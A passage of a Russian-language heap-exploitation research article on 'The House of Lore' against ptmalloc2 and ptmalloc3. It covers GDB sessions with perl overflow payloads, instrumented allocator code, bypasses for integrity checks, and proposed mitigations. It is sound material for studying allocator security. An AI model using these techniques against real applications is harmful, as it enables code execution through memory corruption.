printf("\n[PTMALLOC2] -> (victim = [ %p ])", victim);
printf("\n[PTMALLOC2] -> (victim->bk = [ %p ])\n", victim->bk);

        /* unlink */
        bck = victim->bk;
        bin->bk = bck;
        bck->fd = bin;

        /* Exhaust */
        if (remainder_size < MINSIZE) {
  printf("\n[PTMALLOC2] -> Exhaust code!! You win!\n");
          .....
          return chunk2mem(victim);
        }

        /* Split */
        else {
          .....
          set_foot(remainder, remainder_size);
          check_malloced_chunk(av, victim, nb);
          return chunk2mem(victim);
        }
      }
```

Код намеренно сокращён, чтобы показать только части, имеющие значение для описываемого метода. Вызовы printf() — мои собственные, и их полезность вы скоро поймёте.

Также нетрудно увидеть, что процесс практически такой же, как в коде smallbin. Берётся последний чанк соответствующего largebin (last(bin)) в «victim» и происходит его извлечение из списка (без макроса) перед передачей пользователю. Поскольку мы контролируем «victim->bk», поначалу требования к атаке те же — но где же отличие?

Вызов set_foot() как правило приводит к segmentation fault, поскольку «remainder_size» вычисляется из «victim->size» — значения, которое мы до сих пор заполняли произвольными данными. Результат выглядит примерно так:

```
(gdb) run `perl -e 'print "A" x 1036 . "\x44\xf0\xff\xbf"'`

[PTMALLOC2] -> (Chunk from TOP)
Buff1 -> [ 0x8050010 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff2 -> [ 0x8050418 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff3 -> [ 0x8050c20 ]

[PTMALLOC2] -> (Freed and unsorted [ 0x8050410 ] chunk)
[PTMALLOC2] -> (Chunk from TOP)
```

```
Buff4 -> [ 0x8051c28 ]
[PTMALLOC2] -> (Largebin code reached)
[PTMALLOC2] -> remander_size = size (1094795584) - nb (1544) = 1094794040
[PTMALLOC2] -> (victim = [ 0x8050410 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff044 ])

Program received signal SIGSEGV, Segmentation fault.
0x0804a072 in _int_malloc (av=0x804e0c0, bytes=1536) at malloc.c:4144
4144              set_foot(remainder, remainder_size);
(gdb)
```

Решение — принудительно выполнить условие:

```
if (remainder_size < MinSize) {
   ...
}.
```

Кто-то может подумать о перезаписи «victim->size» значением вроде «0xfcfcfcfc», что дало бы отрицательное число, меньшее MINSIZE, но «remainder_size» объявлен как «unsigned long», и результат всегда будет положительным.

Единственная оставшаяся возможность — если уязвимое приложение позволяет нам вставлять нулевые байты в строку атаки, и таким образом передать значение вроде (0x00000610 = 1552), что даст: 1552 - 1544 (выравнивание) = 8, и условие будет выполнено. Посмотрим в действии:

```
(gdb) set *(0x08050410+4)=0x00000610
(gdb) c
Continuing.
Buff4 -> [ 0x8051c28 ]
[PTMALLOC2] -> (Largebin code reached)
[PTMALLOC2] -> remander_size = size (1552) - nb (1544) = 8
[PTMALLOC2] -> (victim = [ 0x8050410 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff044 ])

[PTMALLOC2] -> Exhaust code!! You win!

LB1 -> [ 0x8050418 ]
[PTMALLOC2] -> (Largebin code reached)
[PTMALLOC2] -> remander_size = size (-1073744384) - nb (1544) = 3221221368
[PTMALLOC2] -> (victim = [ 0xbffff044 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff651 ])

Program received signal SIGSEGV, Segmentation fault.
0x0804a072 in _int_malloc (av=0x804e0c0, bytes=1536) at malloc.c:4144
4144              set_foot(remainder, remainder_size);
```

Отлично, мы добрались до второго запроса памяти, где видим, что victim равен 0xbffff044, — возврат этого значения дал бы чанк, чей *mem указывает в стек. Однако set_foot() снова создаёт проблемы, и это очевидно, потому что мы не контролируем поле «size» фейкового чанка, созданного в стеке.

Вот где нужно преодолеть последнее условие. Victim должен указывать на область памяти, содержащую данные под нашим контролем, — чтобы мы могли ввести подходящее значение «size» и завершить технику.

Завершим этот раздел, отметив, что метод повреждения largebin — не просто фантазия, мы сделали его реальностью. Однако правда в том, что найти необходимые предусловия атаки в реальных приложениях практически невозможно.

Как любопытный факт: можно попробовать перезаписать «victim->size» значением 0xffffffff (-1) и убедиться, что на этот раз set_foot() вроде бы следует своему курсу, не ломая программу.

Примечание: снова мы не тестировали все версии glibc, но отметили следующие исправления в более поздних версиях:

```
        else {
          size = chunksize(victim);
```

```
/*  We know the first chunk in this bin is big enough to use. */
assert((unsigned long)(size) >= (unsigned long)(nb));  <-- !!!!!!!

remainder_size = size - nb;

/* unlink */
unlink(victim, bck, fwd);

/* Exhaust */
if (remainder_size < MINSIZE) {
  set_inuse_bit_at_offset(victim, size);
  if (av != &main_arena)
    victim->size |= NON_MAIN_ARENA;
}

/* Split */
else {
```

Это означает, что макрос unlink() был снова введён в код, и, таким образом, классическое тестирование указателей нейтрализует атаку.

> *«Безумие — это делать одно и то же снова и снова, ожидая разных результатов.»*
> *— Альберт Эйнштейн*

---

4. Анализ Ptmalloc3

Погружение во внутренности Ptmalloc3 без подготовки может показаться жестоким, но с небольшой помощью это лишь детская игра.

Для правильного понимания следующих разделов приведём наиболее заметные отличия кода по сравнению с Ptmalloc2.

Базовая операция остаётся той же — в конечном счёте это очередной обычный аллокатор памяти, также основанный на версии аллокатора Дуга Ли, но адаптированный для работы в многопоточной среде.

Например, вот определение чанка:

```
struct malloc_chunk {
  size_t               prev_foot;  /* Размер предыдущего чанка (если свободен). */
  size_t               head;       /* Размер и биты статуса. */
  struct malloc_chunk* fd;         /* Двойные ссылки -- используются только если свободен. */
  struct malloc_chunk* bk;
};
```

Как видим, названия полей «prev_size» и «size» изменились, но смысл остался прежним. Кроме того, к трём известным управляющим битам добавился ещё один — «CINUSE_BIT», который (избыточным образом) сообщает, что текущий чанк занят, в отличие от PINUSE_BIT, который по-прежнему сообщает о выделении предыдущего чанка. Оба бита имеют соответствующие макросы проверки и присвоения.

Известная структура «malloc_state» теперь хранит бины в двух различных массивах для разных целей:

```
mchunkptr  smallbins[(NSMALLBINS+1)*2];
tbinptr    treebins[NTREEBINS];
```

Первый хранит свободные чанки размером менее 256 байт. treebins[] отвечает за крупные блоки и использует специальную древовидную организацию. Оба массива важны в соответствующих техниках, которые будут рассмотрены в следующих разделах.

Некоторые из наиболее интересных областей «malloc_state»:

```
char*      least_addr;
mchunkptr  dv;
size_t     magic;
```

• «least_addr» используется в ряде макросов для проверки, находится ли адрес данного чанка P в допустимом диапазоне.
• «dv», или Designated Victim — блок, который можно быстро использовать для обслуживания небольшого запроса. Для повышения эффективности, как правило, это последний оставшийся кусок от другого небольшого запроса. Это значение часто используется в коде smallbin и рассматривается в следующем разделе.
• «magic» — значение, которое всегда должно быть равно malloc_params.magic и в принципе получается через устройство «/dev/urandom». Оно может быть XOR-ировано с mstate и записано в p->prev_foot, чтобы впоследствии извлечь структуру mstate этого блока, применив ещё одну операцию XOR с тем же значением. Если «/dev/urandom» недоступен, magic вычисляется из системного вызова time(0) и значения «0x55555555U» с другими проверками. Если же константа INSECURE была определена во время компиляции, magic напрямую принимает константное значение: «0x58585858U».

В целях безопасности некоторые из наиболее важных макросов:

```
#define ok_address(M, a) ((char*)(a) >= (M)->least_addr)
#define ok_next(p, n)    ((char*)(p) < (char*)(n))
#define ok_cinuse(p)     cinuse(p)
#define ok_pinuse(p)     pinuse(p)
#define ok_magic(M)      ((M)->magic == mparams.magic)
```

которые всегда могут возвращать true, если во время компиляции определена константа INSECURE (по умолчанию это не так).

Последний макрос, который часто встречается, — «RTCHECK(e)», являющийся не чем иным, как обёрткой для «__builtin_expect(e, 1)», более знакомой по предыдущим исследованиям malloc.

Как было сказано, «malloc_params» содержит некоторые свойства, которые можно задать через «mallopt(int param, int value)» во время выполнения. Дополнительно есть структура «mallinfo», поддерживающая глобальное состояние системы выделения памяти: объём уже выделенного пространства, объём свободного пространства, количество свободных чанков и так далее.

Разговор об управлении мьютексами и обработке потоков в Ptmalloc3 выходит за рамки данной статьи (и, вероятно, потребовал бы написания целой книги), поэтому мы не станем обсуждать этот вопрос и двинемся дальше.

В следующем разделе мы увидим, что все принятые меры предосторожности недостаточны для нейтрализации представленной здесь атаки.

> *«Программное обеспечение подобно энтропии: его трудно уловить, оно ничего не весит и подчиняется второму закону термодинамики: то есть всегда возрастает.»*
> *— Норман Огастин*

4.1 Повреждение SmallBin (обратный вариант)

В попытке определить, может ли THoL быть применима в этой последней версии Вольфрама Глогера — версии со множеством механизмов безопасности и проверок целостности против переполнения кучи, — мне посчастливилось обнаружить вариант нашего метода повреждения smallbin, который можно применить.

Для начала скомпилируем Ptmalloc3 и статически подключим библиотеку к уязвимому приложению из раздела 2.2.1. Применив тот же метод эксплуатации (скорректировав адрес evil_func(), который будет нашим заглушечным шеллкодом), получим нарушение сегментации в malloc.c, в частности в последней инструкции следующего фрагмента:

```
void* mspace_malloc(mspace msp, size_t bytes) {
  .....
  if (!PREACTION(ms)) {
    .....
    if (bytes <= MAX_SMALL_REQUEST) {
    .....
      if ((smallbits & 0x3U) != 0) {
        .....
        b = smallbin_at(ms, idx);
        p = b->fd;
        unlink_first_small_chunk(ms, b, p, idx);
```

Ptmalloc3 может использовать как dlmalloc(), так и mspace_malloc() — в зависимости от того, определена ли константа «ONLY_MSPACES» во время компиляции (это опция по умолчанию: -DONLY_MSPACES). Для целей этого объяснения это несущественно, поскольку код практически одинаков для обеих функций.

Приложение ломается при попытке запросить новый буфер того же размера после перезаписи указателя «bk» buff2. Почему?

Как видите, Ptmalloc3 действует в противоположном направлении по сравнению с Ptmalloc2. Ptmalloc2 пытается удовлетворить запрос памяти последним чанком в бине, тогда как Ptmalloc3 стремится обслужить запрос первым чанком бина: «p = b->fd».

mspace_malloc() пытается извлечь этот чанк из соответствующего бина для обслуживания запроса пользователя, но внутри макроса «unlink_first_small_chunk()» что-то идёт не так, и программа падает.

Изучив код, нам интересны несколько строк:

```
#define unlink_first_small_chunk(M, B, P, I) {\
  mchunkptr F = P->fd;\                  [1]
  .....
  if (B == F)\
    clear_smallmap(M, I);\
  else if (RTCHECK(ok_address(M, F))) {\ [2]
    B->fd = F;\                          [3]
    F->bk = B;\                          [4]
  }\
  else {\
    CORRUPTION_ERROR_ACTION(M);\
  }\
}
```

Здесь P — наш перезаписанный чанк, B — бин, которому принадлежит этот блок. В [1] F принимает значение указателя «fd», которым мы управляем (одновременно с перезаписью указателя «bk» в buff2).

Если [2] пройдено — это защитный макрос, который мы видели в предыдущем разделе:

```
#define ok_address(M, a) ((char*)(a) >= (M)->least_addr)
```

где поле least_addr — «наименьший адрес, когда-либо полученный от MORECORE или MMAP»... тогда любое более высокое значение пройдёт эту проверку.

Мы добираемся до классических шагов unlink: в [3] указатель «fd» бина указывает на наш манипулированный адрес. В [4] происходит нарушение сегментации, поскольку код пытается записать в (0x41414141)->bk адрес бина. Поскольку это выходит за пределы выделенного адресного пространства, веселье заканчивается.

Для техники повреждения smallbin в Ptmalloc3 необходимо корректно перезаписать указатель «fd» освобождённого буфера произвольным адресом. После этого нужно сделать будущий вызов malloc() с тем же размером, который вернёт произвольный адрес в качестве выделенного пространства.

Меры предосторожности те же, что и в разделе 2.2.1: F->bk должен содержать адрес, доступный для записи, иначе это вызовет нарушение доступа в [4].

Если выполнить все эти условия, первый чанк в бине будет извлечён, и сработает следующий фрагмент кода:

```
mem = chunk2mem(p);
check_malloced_chunk(gm, mem, nb);
goto postaction;

.....
postaction:
    POSTACTION(gm);
    return mem;
```

Я добавил несколько операторов printf() в mspace_malloc() и макрос unlink_first_small_chunk(), чтобы посмотреть, что происходит, и результат оказался следующим:

```
Starting program: /home/black/ptmalloc3/thl `perl -e 'print "A"x24 .
"\x28\xf3\xff\xbf"'` < evil.in

[mspace_malloc()]: 16 bytes <= 244
Buff1 -> [ 0xb7feefe8 ]
[mspace_malloc()]: 128 bytes <= 244
Buff2 -> [ 0xb7fef000 ]
Buff3 -> [ 0xb7fef088 ]

Buff4 -> [ 0xb7fef190 ]

[mspace_malloc()]: 128 bytes <= 244
[unlink_first_small_chunk()]: P->fd = 0xbffff328
LB1 -> [ 0xb7fef000 ]

[mspace_malloc()]: 128 bytes <= 244
[unlink_first_small_chunk()]: P->fd = 0xbffff378
LB2 -> [ 0xbffff330 ]

Which is your favourite hobby:
This is an evil function. You become a cool hacker if you are able to
execute it
```

«244» — текущее значение MAX_SMALL_REQUEST. Это ещё одно отличие от Ptmalloc2, который определял smallbin при запросе размером менее 512. Здесь диапазон несколько уже.

> *«С точки зрения программиста, пользователь — это периферийное устройство, которое печатает, когда поступает запрос на чтение.»*
> *— П. Уильямс*

4.2 Метод LargeBin (повреждение TreeBin)

На данном этапе статьи мы правильно поняли основные концепции. Теперь можно продолжить самостоятельно изучать внутренности Ptmalloc3.

В Ptmalloc3 крупные чанки (то есть превышающие 256 байт) хранятся в древовидной структуре, где каждый чанк имеет указатель на родителя и сохраняет два указателя на потомков (левого и правого). Код, определяющий эту структуру:

```
struct malloc_tree_chunk {
  /* Первые четыре поля должны быть совместимы с malloc_chunk */
  size_t                    prev_foot;
  size_t                    head;
  struct malloc_tree_chunk* fd;
  struct malloc_tree_chunk* bk;

  struct malloc_tree_chunk* child[2];
  struct malloc_tree_chunk* parent;
  bindex_t                  index;
};
```

При запросе памяти для большого буфера условие «if (bytes <= MAX_SMALL_REQUEST) {}» не выполняется, и, если ничего странного не происходит, выполняется следующий код:

```
    else {
      nb = pad_request(bytes);
      if (ms->treemap != 0 && (mem = tmalloc_large(ms, nb)) != 0) {
        check_malloced_chunk(ms, mem, nb);
        goto postaction;
      }
    }
```

Внутри tmalloc_large() мы стремимся добраться до этого кода:

```
  if (v != 0 && rsize < (size_t)(m->dvsize - nb)) {
    if (RTCHECK(ok_address(m, v))) { /* split */
      .....
      if (RTCHECK(ok_next(v, r))) {
        unlink_large_chunk(m, v);
        if (rsize < MIN_CHUNK_SIZE)
          set_inuse_and_pinuse(m, v, (rsize + nb));
        else {
          set_size_and_pinuse_of_inuse_chunk(m, v, nb);
          set_size_and_pinuse_of_free_chunk(r, rsize);
          insert_chunk(m, r, rsize);
        }
        return chunk2mem(v);
        .....
```

Если попытаться эксплуатировать программу так же, как для Ptmalloc2, приложение сломается сначала в макросе «unlink_large_chunk()», очень похожем на «unlink_first_small_chunk()». Наиболее важные строки этого макроса:

```
    F = X->fd;\ [1]
    R = X->bk;\ [2]
    F->bk = R;\ [3]
    R->fd = F;\ [4]
```

Таким образом, теперь мы знаем, что оба указателя — «fd» и «bk» — перезаписанного чанка должны указывать на адреса памяти, доступные для записи, иначе это приведёт к недопустимому обращению к памяти.

Следующая ошибка возникнет в: «set_size_and_pinuse_of_free_chunk(r, rsize)», что говорит нам: поле «size» перезаписанного чанка должно находиться под нашим контролем. И снова нам нужно, чтобы уязвимое приложение позволяло вводить нулевые байты.

Если всё это выполнить, первый вызов «malloc(1536)» приложения из раздела 3 выполнится корректно, а проблема возникнет при втором вызове. Конкретно — внутри цикла:

```
  while (t != 0) { /* найти наименьший в дереве или поддереве */
    size_t trem = chunksize(t) - nb;
    if (trem < rsize) {
      rsize = trem;
      v = t;
    }
    t = leftmost_child(t);
  }
```

При первом входе в цикл «t» равен адресу первого чанка в tree_bin[], соответствующем размеру запрошенного буфера. Цикл продолжается, пока у «t» ещё есть потомки, и в итоге «v» (жертва) будет содержать наименьший чанк, способный удовлетворить запрос.

Хитрость для решения нашей проблемы — выйти из цикла после первой итерации. Для этого нужно заставить «leftmost_child(t)» вернуть «0».

Зная определение:

```
#define leftmost_child(t) ((t)->child[0] != 0? (t)->child[0]:(t)->child[1])
```

Единственный способ — поместить (buff2->bk) по адресу в стеке. Необходимо установить значения «0» для child[0] и child[1], что означает отсутствие потомков. Тогда «t» (и следовательно «v») будет найден, пока поле «size» не нарушит условие if().

> *«Прежде чем программный код станет многократно используемым, он должен стать просто используемым.»*
> *— Ральф Джонсон*

4.3 Реализация проверок безопасности

Ptmalloc3 мог бы быть безопаснее, чем кажется на первый взгляд, — но для этого константа FOOTERS должна была бы быть определена во время компиляции (что не является случаем по умолчанию).

Мы видели параметр «magic» в начале раздела 4: он присутствует во всех структурах malloc_state, и мы разобрали способ его вычисления. Причина, по которой «prev_size» теперь называется «prev_foot»: если определён FOOTERS, это поле используется для хранения результата операции XOR между принадлежащим чанку mstate и только что вычисленным значением magic. Делается это с помощью:

```
/* Set foot of inuse chunk to be xor of mstate and seed */
#define mark_inuse_foot(M,p,s)\
 (((mchunkptr)((char*)(p)+(s)))->prev_foot = ((size_t)(M) ^ mparams.magic))
```

XOR, как всегда, остаётся симметричным шифрованием, которое одновременно позволяет сохранить адрес malloc_state и установить своеобразный куки для предотвращения возможной атаки при изменении данных. Этот mstate получается следующим макросом:

```
#define get_mstate_for(p)\
  ((mstate)(((mchunkptr)((char*)(p) +\
    (chunksize(p))))->prev_foot ^ mparams.magic))
```

Например, в начале функции «mspaces_free()», вызываемой обёрткой free(), всё начинается так:

```
    #if FOOTERS
        mstate fm = get_mstate_for(p);
    #else /* FOOTERS */
        mstate fm = (mstate)msp;
    #endif /* FOOTERS */
        if (!ok_magic(fm)) {
          USAGE_ERROR_ACTION(fm, p);
          return;
        }
```

Если мы повредим заголовок выделенного чанка (и, следовательно, поле prev_foot), то когда чанк будет освобождён, get_mstate_for() вернёт ошибочную арену. В этот момент ok_magic() проверит значение «magic» этой арены и прервёт выполнение приложения.

Более того, нужно учитывать, что текущий поток выполнения может быть нарушен ещё до вызова USAGE_ERROR_ACTION(), если чтение fm->magic вызовет segmentation fault из-за неправильного значения, полученного от get_mstate_for().

Как бороться с этим куки и вероятностный анализ для предсказания его значения во время выполнения — старая тема, и мы не будем здесь об этом говорить больше. Хотя можно вспомнить случай PaX: возможно, перезаписанный указатель может указывать за пределы поля «size» чанка, и через будущий вызов STRxxx() или MEMxxx() данные могут быть повреждены без изменения «prev_foot». Скейп проделал отличную работу в своей «Reducing the effective entropy of gs cookies» [4] для платформы Windows. Это может дать вам фантастические идеи для применения. Кто знает — всё зависит от уязвимости и внутренних требований тестируемого приложения.

В чём преимущество THoL применительно к этой защите? Всё очень просто: целевой чанк повреждается после его освобождения, и поэтому проверки целостности пройдены.

В любом случае должны существовать способы смягчения подобных проблем. Для начала, если мы все знаем, что никакое выделение памяти не должно принадлежать области стека, можно реализовать нечто столь же простое:

```
#define STACK_ADDR 0xbff00000

#define ok_address(M, a) (((char*)(a) >= (M)->least_addr)\
□□□  && ((a) <= STACK_ADDR))
```

и приложение будет прервано до успешной эксплуатации. Также проверка вида ((a) >> 20) == 0xbff) должна быть эффективной. Это лишь пример — относительное положение стека может сильно различаться в вашей системе, это очень ограничивающая защита.

Кто читал исходный код, вероятно заметил, что macros unlink...() в Ptmalloc3 опускают классические тесты, добавленные в glibc для проверки двусвязного списка. Мы не рассматриваем это, поскольку знаем: реальная реализация учла бы это и должна была бы добавить проверку целостности. Однако я не могу провести более детальное исследование, пока кто-нибудь в будущем не решит, что glibc будет основана на Ptmalloc3.

Вывод из этого обзора: некоторые из техник, подробно описанных в статьях Maleficarum и Des-Maleficarum, ненадёжны в Ptmalloc3. Одна из них, например, — The House of Force. Вспомним: она требует как перезаписи поля «size» чанка Wilderness, так и запроса с размером, определяемым пользователем. Это отчасти было возможно в Ptmalloc2, потому что размер top chunk читался так:

```
victim = av->top;
size = chunksize(victim);
```

К сожалению, Ptmalloc3 теперь сохраняет это значение в «malloc_state» и читает его напрямую:

```
size_t rsize = (g)m->topsize // gm для dlmalloc(), m для
                             // mspace_malloc()
```

В любом случае стоит напомнить один из комментариев в начале «malloc.c»:

> *«Это лишь один аспект безопасности — эти проверки не обнаруживают и не могут обнаружить все возможные ошибки программирования.»*
>
> *«Программирование без общей архитектуры или замысла подобно исследованию пещеры только с фонариком: вы не знаете, где были, не знаете, куда идёте, и не понимаете, где находитесь.»*
> *— Дэнни Торп*

4.3.1 Безопасный аллокатор кучи (утопия)

Во-первых, создать абсолютно безопасный «аллокатор кучи» невозможно — это нереально (примечание: можно спроектировать самый безопасный аллокатор в мире, но если он слишком медленный — он бесполезен). Начнём с главного правила (очевидного): управляющие структуры, или проще говоря — заголовки, не могут находиться в непосредственной близости от данных. Создать макрос, добавляющий 8 байт к адресу заголовка для прямого доступа к данным, очень просто, но никогда не было безопасным решением.

Однако даже если эта проблема будет решена, остаётся другая: думать, что повреждение данных другого выделенного чанка бесполезно, если это не позволяет выполнить произвольный код, — ошибка. А если эти буферы содержат данные, целостность которых должна быть гарантирована (финансовые сведения и прочее)?

И вот мы приходим к точке, где важно использование куки между фрагментами выделенной памяти. Это, очевидно, имеет побочные эффекты. Наиболее эффективным было бы, чтобы этот куки (скажем, 4 байта) занимал последние 4 байта каждого выделенного чанка — для сохранения выравнивания, поскольку размещение его между двумя чанками потребует более сложного и, возможно, медленного управления.

Помимо этого, можно почерпнуть идеи из «Electric Fence - Red-Zone memory allocator» от Брюса Перенса [5]. Его идеи защиты:

```
    /* Anti Double Frees: */

□if ( slot->mode != ALLOCATED ) {
 □□if ( internalUse && slot->mode == INTERNAL_USE )
□□□.....
□□else {
□□□EF_Abort("free(%a): freeing free memory.",address);

    /* Free unallocated space (EFense поддерживает массив адресов
       выделенных чанков (slots)): */

□slot = slotForUserAddress(address);
□if ( !slot )
□□EF_Abort("free(%a): address not from malloc().", address);
```

Другие реализации динамического управления памятью, заслуживающие внимания: Jemalloc на FreeBSD [6] и Guard Malloc для Mac OS X [7].

Первый специально разработан для конкурентных систем. Речь идёт об управлении множеством потоков на множестве процессоров и о том, как добиться этого эффективно, не влияя на производительность системы и получая лучшие результаты по времени по сравнению с другими менеджерами памяти.

Второй, в качестве примера, использует подкачку страниц и её механизм защиты очень умным способом. Процитируем основную суть метода прямо из man-страницы:

> *«Каждое выделение malloc размещается на отдельной странице виртуальной памяти, причём конец буфера совмещён с концом памяти страницы, а следующая страница остаётся невыделенной. В результате обращения за пределами буфера немедленно вызывают ошибку шины. При освобождении памяти libgmalloc освобождает виртуальную память, вызывая ошибку шины при любых чтениях или записях в освобождённый буфер.»*

Примечание: это действительно интересная идея, но следует учитывать: такая техника не особенно эффективна, поскольку потребовала бы огромного расхода памяти. Она влекла бы выделение PAGE_SIZE (обычно 4096 байт, или getpagesize()) даже для маленького чанка.

По моему мнению, Guard Malloc — не менеджер памяти для повседневного использования, а скорее реализация для компиляции программ на ранних этапах разработки и отладки.


Тем не менее Guard Malloc — высококонфигурируемая библиотека. Например, через специальную переменную окружения (MALLOC_ALLOW_READS) можно разрешить чтение за пределами выделенного буфера: следующая виртуальная страница устанавливается как Read-Only. Если эта переменная включена вместе с другой (MALLOC_PROTECT_BEFORE), можно читать предыдущую виртуальную страницу. И ещё: если MALLOC_PROTECT_BEFORE включён без MALLOC_ALLOW_READS, можно обнаруживать выход за нижнюю границу буфера. Но это можно прочитать в официальной документации, и здесь не стоит говорить об этом больше.

> *«При отладке новички вставляют исправляющий код; эксперты удаляют дефектный.»*
> *— Ричард Паттис*

4.3.2 dnmalloc


Эта реализация (DistriNet malloc) [10] аналогична большинству современных систем: код и данные загружаются в разные области памяти. dnmalloc применяет тот же принцип к чанкам и информации о чанках, которые хранятся в разных смежных областях памяти, защищённых сторожевыми страницами. Хеш-таблица, содержащая указатели на связный список информации о чанках и доступная через хеш-функцию, используется для связи чанков с информацией о них. [12]

Память с dnmalloc:



Способ нахождения информации о чанке:

1. Адрес чанка - начальный адрес кучи = *Результат*
2. Для получения записи в хеш-таблице: сдвинуть *Результат* на 7 бит вправо.
3. Пройти по связному списку до нахождения нужного чанка.



Манипуляция информацией о чанке:

1. Фиксированная область отображается ниже хеш-таблицы для хранения информации о чанках.
2. Свободная информация о чанках хранится в связном списке.
3. Когда требуется новая информация о чанке, используется первый элемент в свободном списке.
4. Если свободных записей нет, чанк выделяется из карты.
5. Если карта пуста, выделяется дополнительная память для неё (и перемещается сторожевая страница).
6. Информация о чанках защищена сторожевыми страницами.

> *«Пароли — как нижнее бельё: не показывайте их другим, меняйте почаще и не раздавайте незнакомцам.»*
> *— Крис Пирилло*

4.3.3 OpenBSD malloc

Эта реализация [11] [13] ставит перед собой цели: простота, непредсказуемость, скорость, меньшие накладные расходы метаданных, надёжность — например, освобождение ложного указателя или двойное освобождение должны быть обнаружены...

О метаданных: отслеживание отображённых в память регионов путём хранения их адресов и размеров в хеш-таблице, сохранение существующей структуры данных для выделения чанков, кеш свободных регионов с фиксированным числом слотов:

Кеш свободных регионов:

1. Освобождённые регионы сохраняются для повторного использования.
2. Крупные регионы освобождаются напрямую через unmap.
3. Если количество кешированных страниц становится слишком большим — некоторые освобождаются.
4. Рандомизированный поиск подходящего региона, чтобы повторное использование было менее предсказуемым.
5. Опционально страницы в кеше помечаются как PROT_NONE.

> *«Получать информацию из Интернета — всё равно что пить из пожарного гидранта.»*
> *— Митчелл Кэпор*

---

5. Разное: ASLR и прочее

О ASLR и Non Exec Heap мы уже кое-что упоминали в статье «Malloc Des-Maleficarum». Сейчас проделаем то же применительно к изученному методу.

В целях данной техники во всех примерах статьи ASLR отключён. Если же эта защита была бы включена в реальной жизни, рандомизация влияет только на положение финального фейкового чанка в стеке и нашу способность предсказать адрес памяти, достаточно близкий к сохранённому адресу возврата. Это не должно быть абсолютно невозможной задачей, и мы считаем, что

брутфорс — всегда возможность, которой можно воспользоваться в наиболее ограничительных ситуациях.

Очевидно, non-exec куча не влияет на описанные в статье техники, поскольку шеллкод можно разместить где угодно. Однако предупредим: если куча не является исполняемой, весьма вероятно, что и стек тоже. Поэтому следует использовать атаку в стиле ret2libc или возврат в mprotect(), чтобы обойти эту защиту.

Это старая тема, и каждый сам будет знать, как анализировать проблемы, лежащие в основе атакуемой системы.

К сожалению, здесь я не демонстрирую реальный эксплойт. Но можно немного поговорить о надёжности и потенциале успеха при изучении уязвимости в дикой природе.

Предусловия ясны — это неоднократно рассматривалось по всей статье. Очевидное отличие между представленными здесь PoC-ами и приложениями, используемыми каждый день (почтовые клиенты, веб-браузеры), состоит в том, что нельзя с первого раза предсказать текущее состояние кучи. И это действительно проблема: пока оно не находится в достаточно стабильном и предсказуемом состоянии, шансы на успешную эксплуатацию минимальны.

Однако хакеры очень высокого уровня уже сталкивались с подобным классом проблем и со временем разработали ряд техник, позволяющих переупорядочить кучу так, чтобы как расположение выделенных чанков, так и данные внутри них были параметрами, контролируемыми пользователем. Среди этих техник следует выделить две наиболее известные:

• Heap Spray
• Heap Feng Shui

Кое-что о них можно прочитать в следующем докладе, представленном на BlackHat 2007 [8]. Вкратце можно сказать, что техника «Heap Spray» просто заполняет кучу настолько, насколько возможно, запрашивая большие объёмы памяти и размещая там повторяющиеся NOP-слэды и нужный шеллкод, а затем просто находит предсказуемый адрес памяти для «примитива перезаписи 4 байтов». Очень умная идея в этой технике — сделать значения NOP-слэда равными выбранному адресу, так что он становится самореферентным.

Feng Shui — значительно более изощрённая техника. Сначала она пытается дефрагментировать кучу, заполняя дыры. Затем возвращается, чтобы создать дыры в верхней контролируемой зоне, чтобы память выглядела так:

```
[ chunk | hole | chunk | hole | chunk | hole | chunk ]
```

...и наконец пытается создать буфер для переполнения в одной из этих дыр, зная, что он всегда будет соседствовать с одним из буферов, содержащих информацию под контролем эксплуататора.

Мы не будем говорить об этом больше. Скажем лишь, что хотя некоторые из этих методологий могут казаться трудоёмкими, без них никто не смог бы создать надёжные эксплойты или достигать успеха в большинстве попыток.

> *«Программирование сегодня — это гонка между инженерами-программистами, стремящимися создавать всё большие и лучшие идиотоустойчивые программы, и Вселенной, пытающейся производить всё большего и лучшего идиота. Пока что Вселенная побеждает.»*
> *— Рич Кук*

---

6. Заключение

В этой статье мы увидели, как The House of Lore скрывала в себе силу значительно большую, чем мы предполагали. Мы также представили забавный пример, показывающий, что, несмотря на неуязвимость ко всем известным нам техникам, приложение всё же оставалось уязвимым к той, которая до сих пор была описана лишь теоретически.

